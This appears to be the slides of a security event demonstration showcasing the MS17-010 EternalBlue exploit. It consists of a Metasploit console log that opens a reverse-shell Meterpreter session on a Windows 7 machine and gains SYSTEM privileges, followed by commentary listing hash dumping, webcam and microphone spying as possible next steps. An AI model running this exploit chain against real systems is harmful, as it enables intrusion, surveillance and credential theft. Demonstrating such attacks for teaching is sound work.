


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.105.178.8:7561
[*] 178.128.209.150:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 178.128.209.150:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1
[*] 178.128.209.150:445   - Scanned 1 of 1 hosts (100% complete)
[+] 178.128.209.150:445 - The target is vulnerable.
[*] 178.128.209.150:445 - Connecting to target for exploitation.
[+] 178.128.209.150:445 - Connection established for exploitation.
[+] 178.128.209.150:445 - Target OS selected valid for OS indicated by SMB reply
[*] 178.128.209.150:445 - CORE raw buffer dump (42 bytes)
[*] 178.128.209.150:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 178.128.209.150:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 178.128.209.150:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 178.128.209.150:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 178.128.209.150:445 - Trying exploit with 12 Groom Allocations.
[*] 178.128.209.150:445 - Sending all but last fragment of exploit packet
[*] 178.128.209.150:445 - Starting non-paged pool grooming
[+] 178.128.209.150:445 - Sending SMBv2 buffers
[+] 178.128.209.150:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 178.128.209.150:445 - Sending final SMBv2 buffers.
[*] 178.128.209.150:445 - Sending last fragment of exploit packet!
[*] 178.128.209.150:445 - Receiving response from exploit packet
[+] 178.128.209.150:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 178.128.209.150:445 - Sending egg to corrupted connection.
[*] 178.128.209.150:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 178.128.209.150
[*] Meterpreter session 2 opened (172.105.178.8:7561 → 178.128.209.150:56071 ) at 2022-04-02 12:01:07 +0000
[+] 178.128.209.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 178.128.209.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 178.128.209.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```



```
meterpreter > shell
Process 200 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

A SHELL!



```
C:\Windows\system32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18

GROUP INFORMATION
-----------------

Group Name                             Type             SID
====================================== ================ ===============================================================
Mandatory Label\System Mandatory Level Label            S-1-16-16384
Everyone                               Well-known group S-1-1-0
BUILTIN\Users                          Alias            S-1-5-32-545
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6
CONSOLE LOGON                          Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
NT AUTHORITY\This Organization         Well-known group S-1-5-15
NT SERVICE\Spooler                     Well-known group S-1-5-80-3951239711-1671533544-1416304335-3763227691-3930497994
LOCAL                                  Well-known group S-1-2-0
BUILTIN\Administrators                 Alias            S-1-5-32-544


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeTcbPrivilege                Act as part of the operating system       Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
```

EXPLOIT: MS17-010 Showcase

- Under user name, we see that we are nt authority\system, which is the top level access for Windows, SYSTEM is higher than any user or administrator account. In Linux, the equivalent would be the root user.

- This means we have fully compromised the machine. We can read, write, delete any file we want, we can dump the password hashes and crack them locally, we can even look through the webcam or record audio from the microphone. We have complete control over Jon’s computer.

RAFFLE TIME!

THANK YOU FOR COMING

We hope you enjoyed the event!